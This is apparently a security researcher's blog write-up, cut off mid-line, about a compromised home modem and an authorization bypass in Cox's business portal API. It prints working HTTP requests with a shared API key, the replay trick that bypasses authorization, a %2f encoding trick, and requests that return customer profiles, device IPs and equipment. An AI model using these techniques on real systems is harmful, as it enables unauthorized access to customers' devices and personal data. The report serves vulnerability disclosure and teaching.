
Hacking Millions of Modems (and Investigating Who Hacked My Modem)

Mon Jun 03 2024



Introduction

Two years ago, something very strange happened to me while working from my home network. I was exploiting a blind XXE vulnerability that required an external HTTP server to smuggle out files, so I spun up an AWS box and ran a simple Python webserver to receive the traffic from the vulnerable server:

```
python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Once the webserver was running, I sent a cURL request from my home computer to make sure that it could receive external HTTP requests:

```
  curl "http://54.156.88.125:8000/test123"
```

Just a few seconds later, I saw the following log:

```
  98.161.24.100 - [16:32:12] "GET /test123 HTTP/1.1"
```

Perfect, this meant that I was able to receive network traffic on the box. Everything seemed good to go, but right as I switched back to exploiting the vulnerability, something very unexpected appeared in my log file:

```
  98.161.24.100 - [16:32:12] "GET /test123 HTTP/1.1"
  159.65.76.209 - [16:32:22] "GET /test123 HTTP/1.1"
```

An unknown IP address had replayed the exact same HTTP request just 10 seconds later.

"Wow, that’s seriously weird," I thought. Somewhere, between my home network and the AWS box, someone had intercepted and replayed my HTTP traffic. This traffic should not be accessible. There is no intermediary between these two systems who should be seeing this. My immediate thought was that my computer had been hacked and that the hacker was actively monitoring my traffic.

To check if the same behavior occured on a different device, I pulled out my iPhone and typed in the URL into Safari. I sent the request, then peaked at my log file:

```
  98.161.24.100 - [16:34:04] "GET /uhhhh HTTP/1.1"
  159.65.76.209 - [16:34:16] "GET /uhhhh HTTP/1.1"
```

The same unknown IP address had intercepted and replayed both HTTP requests from my computer and iPhone. Somehow, someone was intercepting and replaying the web traffic from likely every single device on my home network.

Panicked, I spun up a new AWS box running Nginx to make sure that the original instance hadn't been compromised somehow.

```
sudo service nginx start
tail -f /var/log/nginx/access.log
```

I opened the URL once again from my iPhone and saw the exact same logs:


```
98.161.24.100 - [16:44:04] "GET /whatisgoingon1234 HTTP/1.1"
159.65.76.209 - [16:44:12] "GET /whatisgoingon1234 HTTP/1.1"
```

Through what could only be my ISP, modem, or AWS being compromised, someone was intercepting and replaying my HTTP traffic immediately after I'd sent it. To eliminate the absurd idea that AWS had been compromised, I spun up a box on GCP instead and observed the same unknown IP address replaying my HTTP requests. It wasn’t AWS.

The only real option left was that my modem had been hacked, but who was the attacker? I queried the owner of the IP address and found that it belonged to DigitalOcean. Strange. That definitely didn't belong to my ISP.

Who are you, 159.65.76.209?

To kick off an investigation, I sent the IP address to some friends who worked for threat intelligence companies. They sent me a link to the VirusTotal listing for the IP address which detailed all of the domains which resolved to the IP address over the past few years.


VirusTotal - IP address - 159.
virustotal.com/gui/ip-address/159.65.76.209/relations
Relaunch to update
159.65.76.209
Sign in
Sign up
0
/ 90
Community Score
Similar
Graph
API

No security vendor flagged this IP address as malicious

159.65.76.209 (159.65.0.0/16)
AS 14061 (DIGITALOCEAN-ASN)
US

DETECTION DETAILS RELATIONS COMMUNITY

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to **automate checks.**

Passive DNS Replication (9)

Date resolved	Detections	Resolver	Domain
2022-04-12	0 / 90	VirusTotal	mx12.jingoism44769.xyz
2021-08-08	0 / 90	VirusTotal	mx12.limit742921.tokyo
2020-11-11	0 / 90	VirusTotal	isglatam.tk
2020-11-11	0 / 90	VirusTotal	www.isglatam.tk
2019-12-08	0 / 90	VirusTotal	isglatam.online
2019-12-08	0 / 90	VirusTotal	www.isglatam.online
2019-11-26	0 / 90	VirusTotal	regional.adidas.com.py
2019-11-26	0 / 90	VirusTotal	www.regional.adidas.com.py
2018-03-17	0 / 90	VirusTotal	lehightrust.com

Out of the last 5 domains that were tied to the IP address, 3 were phishing websites, and 2 were what appeared to be mail servers. The following domains all at one point in time resolved to the DigitalOcean IP address:

```
regional.adidas.com.py (2019/11/26)
isglatam.online (2019/12/08)
isglatam.tk (2020/11/11)
mx12.limit742921.tokyo (2021/08/08)
mx12.jingoism44769.xyz (2022/04/12)
```

Two of the domains associated with the 159.65.76.209 IP address were `isglatam.online` and `isglatam.tk`. These were both at one point in time phishing websites for `isglatam.com`, a South American cybersecurity company.

After visiting the real ISG Latam website, we learned that they are based out of Paraguay and partnered with Crowdstrike, AppGate, Acunetix, DarkTrace, and ForcePoint. From a 10 minute read of everything, it appeared that the people who were intercepting my traffic had tried to phish ISG Latam using the same IP address.

Hackers Hacking Hackers?

Now this was both confusing and interesting. The IP address, just one year prior, was being used to host phishing infrastructure that targeted a South American cybersecurity company. Assuming that they have been in control of this IP address for 3 years, it would mean that they have used it for at least 2 different phishing campaigns and what appeared to be a C&C server for router malware?

Through URLscan, I learned that the `isglatam.online` and `isglatam.tk` websites were hosting generic BeEF phishing sites that can historically be seen here.

The signature of the attacker was super interesting, because they were doing a lot of different malicious activities from the same box and apparently had not gotten suspended in over 3 years. It was really hard to piece together their intent with the Adidas, ISG Latam, and modem hacking thing all coming from the same IP address. There was a chance that the IP had rotated between different owners over the years, but it didn't seem likely as the gaps in between everything were long and it was unlikely that it was immediately reassigned to another malicious party.

Realizing that the infected device was still running, I walked over, unplugged it, and placed it into a cardboard box.

Handing Over Evidence

The modem that I had been using was the Cox Panoramic Wifi gateway. After learning that it was likely compromised, I went to the local Cox store to show them my device and ask for a new one.

The one issue with this request was that in order for me to receive a new modem, I had to hand over the old one. Sadly, it wasn't actually my property — I was only *renting* it from the ISP. I explained to the employee how I wanted to keep and reverse engineer the device. Their eyes shot up a little bit. They were much less enthusiastic about giving it back to me.

“There’s no way I can keep it?” I asked. “No, we need to take your old one to give you a new one,” the ISP representative said. There was no budging. As much as I wanted to take it apart, dump the firmware, and see if there was any trace of whatever potentially compromised it, I had already passed the device off to the employee. I took my new device and left the store, disappointed that I wasn't able to do anything more with it.

After setting up the new modem, the previous behavior completely stopped. My traffic was no longer being replayed. There was no "other IP" in the logs. Everything seemed fixed.

With a bit of dissapointment I concluded that the modem I no longer had access to was what had been compromised. Since I'd handed it over to the ISP and replaced the device, there wasn't anything more that I could investigate besides maybe seeing if my computer had gotten hacked.

I gave up trying to figure it out. At least for the time being.

Three Years Later

In early 2024, almost three years later, I was on vacation with some friends who also worked in cybersecurity. We were having a conversation over dinner when I explained the story to them. Curious to learn more, they asked me for all of the details and thought it'd be fun to run their own investigation.

The first thing that caught their attention (having worked on more malware analysis a lot more than I had) was the format of the two mail server domains (`limit742921.tokyo` and `jingoism44769.xyz`). They pulled the IP address of the `mx1` subdomain for `limit742921.tokyo` and then ran a reverse IP search on all domains that had at one point in time pointed to that same IP address. There were over 1,000 domains that all followed the exact same pattern…

```
{"rrname":"acquire543225.biz.","rrtype":"A","rdata":"153.127.55.212"}
{"rrname":"battery935904.biz.","rrtype":"A","rdata":"153.127.55.212"}
{"rrname":"grocery634272.biz.","rrtype":"A","rdata":"153.127.55.212"}
{"rrname":"seventy688181.biz.","rrtype":"A","rdata":"153.127.55.212"}
```

Every single domain that was registered by the discovered IP address used the same naming convention:

```
[word][6 numbers].[TLD]
```

Due to the mass-number of domains and algorithmic structure of the registered address, this appeared to be a domain generation algorithm used by malware operators to rotate the resolving address for the C&C server for the purpose of obfuscation. There was a good chance that the IP address replaying my traffic was a C&C server, and the two domains which I thought were mail servers were actually algorithmically generated pointers to the C&C server.

Something disappointing was that all of these domains were historical; the last one seen was registered on March 17, 2023. None of the hosts resolved to anything anymore, and we couldn't seem to identify anything similar being registered to the same IP address.

Given that my new modem was the same model that had been compromised, I was curious if the attacker had found a way back in. From a quick Google search I'd learned that there were no public vulnerabilities for the model of modem that I had (even though it was now 3 years later) so if there was an exploit, they were doing a great job keeping it private.

The other option that seemed more-and-more likely was that they had exploited something outside of a generic router exploit. I was super curious to investigate this and try to brainstorm ways that my device could've been compromised.

Targeting REST APIs using the TR-069 Protocol

After getting back home, a close friend had asked if I'd be able to help him move furniture into his new house. What this also meant was helping him transfer over his Cox modem. After connecting his device to the fiber line, I went ahead and called the ISP support and asked if they'd be able to push out an update to allow the device to work in the new location. The agent confirmed they could remotely update the device settings, including changing the WiFi password and viewing connected devices.

The ability of support agents to control devices really interested me, especially since they could update pretty much anything on the device. This extensive access was facilitated by a protocol known as TR-069, implemented in 2004, which allowed ISPs to manage devices within their own network via port 7547. This protocol had already been the subject of a few great DEF CON talks and wasn't externally exposed, so I wasn't super interested in bug hunting the protocol itself. What I was interested in, however, were the tools that the support agent was using to manage the device.

To theorycraft a little bit, if I were a hacker who wanted to compromise my modem I'd likely target whatever infrastructure powered the support tools that the agents were using. There was probably some internal website for device management that support agents used, backed by an API that could execute arbitrary commands and change/view administrative settings of customer devices. If I could find some way to access this functionality, it might shed light on how I might have been originally hacked and patch out at least one method for someone to compromise my modem.

Hacking Millions of Modems

The first thing that I decided to look at was the Cox Business portal. This app had a ton of interesting functionality to remotely manage devices, set firewall rules, and monitor network traffic.

Without actually having a Cox business account myself, I opened the login page for the portal and grabbed a copy of the `main.36624ed36fb0ff5b.js` file that powered the core functionality of the app. After beautifying it, I parsed out all of the routes and scrolled through them:

```
/api/cbma/voicemail/services/voicemail/inbox/transcribeMessage/
/api/cbma/profile/services/profile/userroles/
/api/cbma/accountequipment/services/accountequipment/equipments/eligibleRebootDe
/api/cbma/accountequipment/services/accountequipment/casedetail
/api/cbma/user/identity/services/useridentity/user/verifyContact
/api/cbma/user/identity/services/useridentity/user/contact/validate
...
```

There were over 100 different API calls that all had the same base path of `/api/cbma/`. Since this route seemed to be power most device-related functionality, I thought it was worth investigating if the `/api/cbma/` endpoint happened to be a reverse proxy to another host. I tested this by sending the following requests:

HTTP request that does not start with api/cbma (returns 301):

```
GET /api/anything_else/example HTTP/1.1
Host: myaccount-business.cox.com
```

```
HTTP/1.1 301 Moved Permanently
Location: https://myaccount-business.cox.com/cbma/api/anything_else/example
```

HTTP request that does start with api/cbma (returns 500):

```
GET /api/cbma/example HTTP/1.1
Host: myaccount-business.cox.com
```

```
HTTP/1.1 500 Internal Server Error
Server: nginx
```

From sending the above HTTP requests, we learn that the `api/cbma` endpoint is an explicit route that is likely a reverse proxy to another host due to the differing behavior around the HTTP response.

When we request anything besides api/cbma, it responds with a 302 redirect instead of the 500 internal server error triggered from api/cbma.

This indicated that they were proxying API requests to a dedicated backend while serving the frontend files from the normal system.

Since the API itself had all of the interesting device management functionality, it made sense to focus on everything behind the api/cbma route and see if there was any low hanging fruit like exposed actuators, API documentation, or any directory traversal vulnerabilities that would allow us to escalate permissions.

I went ahead and proxied the registration request for the Cox Business portal which was underneath the api/cbma path:

```
POST /api/cbma/userauthorization/services/profile/validate/v1/email HTTP/1.1
Host: myaccount-business.cox.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:124.0) Gecko/20100101 Fir
Accept: application/json, text/plain, */*
Content-Type: application/json
Clientid: cbmauser
Apikey: 5d228662-aaa1-4a18-be1c-fb84db78cf13
Cb_session: unauthenticateduser
Authorization: Bearer undefined
Ma_transaction_id: a85dc5e0-bd9d-4f0d-b4ae-4e284351e4b4
Content-Length: 28
Connection: close

{"email":"test@example.com"}


HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 126

{
  "message": "Success",
  "id": "test@example.com"
}
```

The HTTP request contained a bunch of different authorization headers including what looked to be a general-use API key that was shared between users. The `clientid` and `Cb_session` keys looked very custom and indicated there were multiple roles and permissions used in the application.

The HTTP response looked like a generic Spring response, and we could likely quickly confirm that the backend API was running spring by simply changing the POST to GET and observing the response:

```
GET /api/cbma/userauthorization/services/profile/validate/v1/email HTTP/1.1
Host: myaccount-business.cox.com


HTTP/1.1 500 Internal Server Error
Content-type: application/json

{
  "timestamp": "2024-04-12T08:57:14.384+00:00",
  "status": 500,
  "error": "Internal Server Error",
  "path": "/services/profile/validate/v1/email"
}
```

Yup, that was definitely a Spring error. Since we could confirm that the reverse proxy was running Spring, I decided to look for actuators and exposed API docs.

I went ahead and tried to guess the actuator route:

```
❌ GET /api/cbma/userauthorization/services/profile/validate/v1/email/actuator/
❌ GET /api/cbma/userauthorization/services/profile/validate/v1/actuator/
❌ GET /api/cbma/userauthorization/services/profile/validate/actuator/
❌ GET /api/cbma/userauthorization/services/profile/actuator/
❌ GET /api/cbma/userauthorization/services/actuator/
```

- ❌ `GET /api/cbma/userauthorization/actuator/`
- ❌ `GET /api/cbma/actuator/`

Shame, no easy actuators. I then checked for accessible API documentation:

- ❌ `GET /api/cbma/userauthorization/services/profile/validate/v1/email/swagger-u`
- ❌ `GET /api/cbma/userauthorization/services/profile/validate/v1/swagger-ui/inde`
- ❌ `GET /api/cbma/userauthorization/services/profile/validate/swagger-ui/index.h`
- ❌ `GET /api/cbma/userauthorization/services/profile/swagger-ui/index.html`
- ❌ `GET /api/cbma/userauthorization/services/swagger-ui/index.html`
- ✅ `GET /api/cbma/userauthorization/swagger-ui/index.html`

We had a hit! There was a swagger landing page at `/api/cbma/profile/swagger-ui/index.html`. I loaded the page expecting to see API routes, however...

Totally empty. Something was causing the page not to load. I checked the network traffic and there seemed to be in an infinite redirect loop when attempting to load any static resource:

```
GET /api/cbma/ticket/services/swagger-ui/swagger-initializer.js HTTP/1.1
Location: /cbma/api/cbma/userauthorization/services/swagger-ui/swagger-initiali
...
```

```
GET /cbma/api/cbma/ticket/services/swagger-ui/swagger-initializer.js HTTP/1.1
Location: /cbma/cbma/api/cbma/userauthorization/services/swagger-ui/swagger-init
```

It seemed that requests to load static resources for the page (.png, .js, .css) were all being routed through the base URI instead of the reverse proxy API host. What this meant was there was probably a proxy rule for static assets, so I changed the extension to test this:

```
GET /api/cbma/userauthorization/services/swagger-ui/swagger-initializer.anythin
Host: myaccount-business.cox.com


HTTP/1.1 500 Internal Server Error
Server: nginx
```

After confirming that the `.js` extension was triggering the routing of the request to the original host, we now needed to find a way to load the resource from the API reverse proxy but without hitting the rule condition which switched routing for static files. The simplest way to do this, since the request was being proxied, was to check if there was any character that we could add which would “drop off” in transit.

Loading Static Resources from Reverse Proxy API

To fuzz this, I simply used Burp’s intruder to enumerate from `%00` to `%FF` at the end of the URL. After about 30 seconds of running, we had a 200 OK by appending the URL encoded / symbol:

```
GET /api/cbma/userauthorization/services/swagger-ui/swagger-initializer.js%2f H
Host: myaccount-business.cox.com


HTTP/2 200 OK
Content-Type: application/javascript

window.onload = function() { window.ui = SwaggerUIBundle({ url: "https://petstor
```

By appending the `%2f` to the `.js` extension, we could load the JS files. I wrote a rule to append `%2f` to all static resources using Burp's match-and-replace then reloaded the page.

Perfect, the swagger routes had loaded. I used the same trick to load all the swagger docs on all of the other API endpoints. In total, there were about 700 different API calls with each API having the following number of calls:

```
account (115 routes)
voiceutilities (73 routes)
user (70 routes)
datainternetgateway (57 routes)
accountequipment (55 routes)
billing (53 routes)
ticket (52 routes)
profile (47 routes)
voicecallmanagement (46 routes)
voicemail (37 routes)
voiceusermanagement (30 routes)
userauthorization (24 routes)
csr (16 routes)
voiceprofile (14 routes)
```

After quickly skimming through everything, the following APIs appeared to have the most functionality for interacting with hardware and accessing customer accounts:

```
accountequipment (55 routes)
datainternetgateway (57 routes)
account (115 routes)
```

Copying the HTTP request that I'd used to register to the website, I ran an intruder script to hit every single GET endpoint to check if there were any accessible unauthenticated API endpoints. What came back was really interesting. There was a 50/50 split of endpoints which gave an authorization error or 200 OK HTTP response.

Accidentally Discovering an Authorization Bypass on the Cox Backend API

After the intruder scan of all of the API endpoints completed, I scrolled through to see if any had any interesting responses. The following "profilesearch" endpoint had an interesting HTTP response which appeared to be returning a blank JSON object from what looked to be an empty search:

```
GET /api/cbma/profile/services/profile/profilesearch/ HTTP/1.1
Host: myaccount-business.cox.com
Clientid: cbmauser
Apikey: 5d228662-aaa1-4a18-be1c-fb84db78cf13
Cb_session: unauthenticateduser
Authorization: Bearer undefined


HTTP/1.1 200 OK
Content-type: application/json

{
  "message": "Success",
  "profile": {
    "numberofRecords": "0 hits",
    "searchList": []
  }
}
```

From looking at the JavaScript, it seemed that we'd need to add an argument to the URI for a profile to search for. I went ahead and typed in `test` into the URI and got the following response:

```
{
  "message": "Authorization Error-Invalid User Token"
}
```

Invalid user token? But I'd just been able to hit this endpoint? I removed the word `test` from the URI and resent this request. Another authorization error! For some reason, the original endpoint without parameters was now returning an authorization error even though we could just hit it when running intruder.

I did a sanity check and confirmed that nothing had changed between the request in intruder and my repeater request. I replayed the request one more time, but surprisingly this time it gave me the original 200 OK and the JSON response from intruder! What was going on? It seemed to be intermittently giving me authorization errors or saying that the request had been successful.

To test if I could reproduce this with an actual search query, I wrote down cox in the URI and replayed the request 2-3 more times until I saw the following response:

```
{
  "message": "Success",
  "profile": {
    "numberofRecords": "10000+ hits",
    "searchList": [
      {
        "value": "COX REDACTED",
        "profileGuid": "cbbccdae-b1ab-4e8c-9cec-e20c425205a1"
      },
      {
        "value": "Cox Communications SIP Trunk REDACTED",
        "profileGuid": "bc2a49c7-0c3f-4cab-9133-de7993cb1c7d"
      },
      {
        "value": "cox test account ds1/REDACTED",
        "profileGuid": "74551032-e703-46a2-a252-dc75d6daeedc"
      }
    ]
  }
}
```

Woah! These looked like profiles of Cox business customers. Not really expecting results, I replaced the word "cox" with "fbi" to see if it was actually pulling customer data:

```
{
  "message": "Success",
  "profile": {
    "numberofRecords": "REDACTED hits",
    "searchList": [
      {
        "value": "FBI REDACTED",
        "profileGuid": "7b9f092a-e938-41d5-bcf5-0be1bb6487f5"
        },
        {
          "value": "FBI REDACTED",
          "profileGuid": "c8923f6f-b4ed-4f66-a743-000a961edb35"
        },
        {
          "value": "FBI REDACTED",
          "profileGuid": "a32b8112-48ac-4a4f-8893-5ca1c392a31d"
        }
      ]
    }
  }
```

Oh, no. The above response contained the physical addresses of several FBI field offices who were Cox business customers. The administrative customer search API request was working. Not good!

We had confirmed that we could bypass authorization for the API endpoints by simply replaying the HTTP request multiple times, and there were over 700 other API requests that we could hit. It was time to see what the real impact was.

Confirming We Can Access Anyone's Equipment

I looked back at the results of the intruder scan, now knowing that I could bypass authorization by simply replaying a request. In order to figure out if this vulnerability could've been used to hack my modem, I needed to know if this API had access to the residential network at an access control level. Cox offered both residential and business services, but under the hood, I was guessing that the underlying API had access to both.

I went ahead and pulled out the simplest looking request that took in a macAddress parameter to test if I could access my own modem via the API.

```
  /api/cbma/accountequipment/services/accountequipment/ipAddress?macAddress=:mac
```

This was a GET request to retrieve a modem IP address that required a macAddress parameter. I logged into Cox, retrieved my own MAC address, then sent the HTTP request over-and-over until it returned 200 OK:

```
GET /api/cbma/accountequipment/services/accountequipment/ipAddress?macAddress=f8
Host: myaccount-business.cox.com
Clientid: cbmauser
Apikey: 5d228662-aaa1-4a18-be1c-fb84db78cf13
Cb_session: unauthenticateduser
Authorization: Bearer undefined


HTTP/1.1 200 OK
Content-type: application/json

{
  "message": "Success",
  "ipv4": "98.165.155.8"
}
```

It worked! We were accessing our own device through the Cox Business website API! This meant that whatever was running on this could actually be used to talk to the devices. Cox provided service to millions of customers, and this API seemingly allowed me to directly communicate via MAC address with anyone's device.

The next question I had was whether or not we could retrieve the MAC addresses of the hardware connected to someone's account via searching their account ID (which we had retrieved previously through the customer query endpoint). I found the `accountequipment/services/accountequipment/v1/equipments` endpoint in my swagger list and threw it in my Burp Repeater with my own account ID. It returned the following information:

```
GET /api/cbma/accountequipment/services/accountequipment/v1/equipments/435008132
Host: myaccount-business.cox.com
Clientid: cbmauser
Apikey: 5d228662-aaa1-4a18-be1c-fb84db78cf13
Cb_session: unauthenticateduser
Authorization: Bearer undefined
```

```
HTTP/1.1 200 OK
Content-type: application/json

{
  "accountEquipmentList": [
    {
      "equipmentCategory": "Internet",
      "equipmentModelMake": "NOKIA G-010G-A",
      "equipmentName": "NOKIA G-010G-A",
      "equipmentType": "Nokia ONT",
      "itemModelMake": "NOKIA",
      "itemModelNumber": "G-010G-A",
      "itemNumber": "DAL10GB",
      "macAddress": "f8:0c:58:bb:cb:92",
      "portList": [
        {
          "address": "F80C58BBCB92",
          "portNumber": "1",
          "portType": "ONT_ALU",
          "qualityAssuranceDate": "20220121",
          "serviceCategoryDescription": "Data"
        }
      ],
      "serialNumber": "ALCLEB313C84"
    },
    {
      "equipmentCategory": "Voice",
      "equipmentModelMake": "CISCO DPQ3212",
      "equipmentName": "CISCO DPQ3212",
      "equipmentType": "Cable Modem",
      "itemModelMake": "CISCO",
      "itemModelNumber": "DPQ3212",
      "itemNumber": "DSA321N",
      "macAddress": "e4:48:c7:0d:9a:71",
      "portList": [
        {
          "address": "E448C70D9A71",
          "portNumber": "1",
          "portType": "DATA_D3",
          "qualityAssuranceDate": "20111229",
          "serviceCategoryDescription": "Unknown"
        },
        {
          "address": "E448C70D9A75",
          "portNumber": "2",
          "portType": "TELEPHONY",
          "qualityAssuranceDate": "20111229",
          "serviceCategoryCode": "T",
          "serviceCategoryDescription": "Telephone"
        }
      ],
      "serialNumber": "240880144"
    },
    {
      "equipmentCategory": "Television",
      "equipmentModelMake": "Cox Business TV (Contour 1)",
      "equipmentName": "Cox Business TV (Contour 1)",
      "equipmentType": "Cable Receiver",
      "itemModelMake": "CISCO",
      "itemModelNumber": "650",
      "itemNumber": "GSX9865",
      "macAddress": "50:39:55:da:93:05",
      "portList": [
        {
          "address": "44E08EBB6DBC",
          "portNumber": "1",
          "portType": "CHDDVRX1",
          "qualityAssuranceDate": "20131108",
          "serviceCategoryDescription": "Cable"
        }
      ],
      "serialNumber": "SACDRVKQN"
    }
  ]
}
```

It worked! My connected equipment was returned in the HTTP response.

Accessing and Updating any Cox Business Customer Account

To test if this could be abused to access and modify business customer accounts, I found an API request which could query customers via email. I sent the following HTTP request and saw the following response:

```
GET /api/cbma/user/services/user/admin@cox.net HTTP/1.1
Host: myaccount-business.cox.com



HTTP/1.1 200 OK
Content-type: application/json

{
  "id": "admin@cox.net",
  "guid": "89d6db21-402d-4a57-a87b-cad85d01b192",
  "email": "admin@cox.net",
  "firstName": "Redacted",
  "lastName": "Redacted",
  "primaryPhone": "Redacted",
  "status": "INACTIVE",
  "type": "RETAIL",
  "profileAdmin": true,
  "profileOwner": true,
  "isCpniSetupRequired": false,
  "isPasswordChangeRequired": true,
  "timeZone": "EST",
  "userType": "PROFILE_OWNER",
  "userProfileDetails": {
    "id": "{3DES}JA1+doxmDYc=",
    "guid": "9795bd4c-92d6-4aa2-ad30-1da4bbcbe1da",
    "name": "Supreme Carpet Care",
    "status": "ACTIVE",
    "ownerEmail": "admin@cox.net"
  },
  "contactType": {
    "contactInfo": [
      {
        "type": "alternateEmail",
        "value": "redacted@redacted.com"
      }
    ]
  },
  "preferredEmail": "admin@cox.net"
}
```

Another similar POST account update request worked. This confirmed we could read and write to business accounts.

At this point, I'd demonstrated that it was possible to (1) search a customer and retrieve their business account PII using only their name, then (2) retrieve the MAC addresses of the connected hardware on their account, then (3) run commands against the MAC address via the API. It was time to find some API endpoints that actually wrote to the device to simulate an attacker attempting to get code execution.

Overwriting Anyone's Device Settings via Leaked Cryptographic Secret

Looking through the swagger docs, it seemed that every hardware modification requests (e.g. update device password) required a parameter called `encryptedValue`. If I could find a way to generate this value, then I could demonstrate write access to modems which would lead to remote code execution.

To know if I could even generate this `encryptedValue` parameter, I had to dig through the original JavaScript to figure out exactly how it was being signed.

JS

After tracing the `encryptedValue` parameter back through the JavaScript, I landed on these two functions:

```
  encryptWithSaltandPadding(D) {
      const k = n.AES.encrypt(D, this.getKey(), {
          iv: n.enc.Hex.parse(s.IV)
      }).ciphertext.toString(n.enc.Base64);
```

```
    return btoa(s.IV + "::" + s.qs + "::" + k)
}


decryptWithSaltandPadding(D) {
    const W = atob(D),
        k = this.sanitize(W.split("::")[2]),
        M = n.lib.CipherParams.create({
            ciphertext: n.enc.Base64.parse(k)
        });
    return n.AES.decrypt(M, this.getKey(), {
        iv: n.enc.Hex.parse(s.IV)
    }).toString(n.enc.Utf8)
}
```

Both of these functions took in variables which only existed at runtime, so the easiest way to actually call these functions would be to find somewhere it was called within the actual UI. After searching for a little while, I'd realized that the 4-digit PIN that I set when registering my account was encrypted using the same function!

I set a `breakpoint` at exactly where the `encryptWithSaltAndPadding` function was called, then hit `enter`.

Now that I had a breakpoint set and I was in the correct context for the function I could simply paste the function into my console and run whatever I wanted. To validate that it worked, I copied the encrypted value of the PIN code that was sent in the POST request and passed it to the decrypt function.

```
t.cbHelper.decryptWithSaltandPadding("OGEzMjNmNjFhOTk2MGI2OTM0NzAzNTkzODZkOGYxC
"8042"
```

Perfect! It worked as expected. The only issue now was getting the encrypted value of a device. I asked around for a while until I found a friend who owned a MSP a few states away who used Cox Business. They gave me a login to their account and I saw what appeared to be an `encryptedValue` parameter in one of the HTTP responses after authenticating into their account. I copied this value and passed it to the decrypt function once again:

```
t.cbHelper.decryptWithSaltandPadding("OGEzMjNmNjFhOTk2MGI2OTM0NzAzNTkzODZkOGYxC
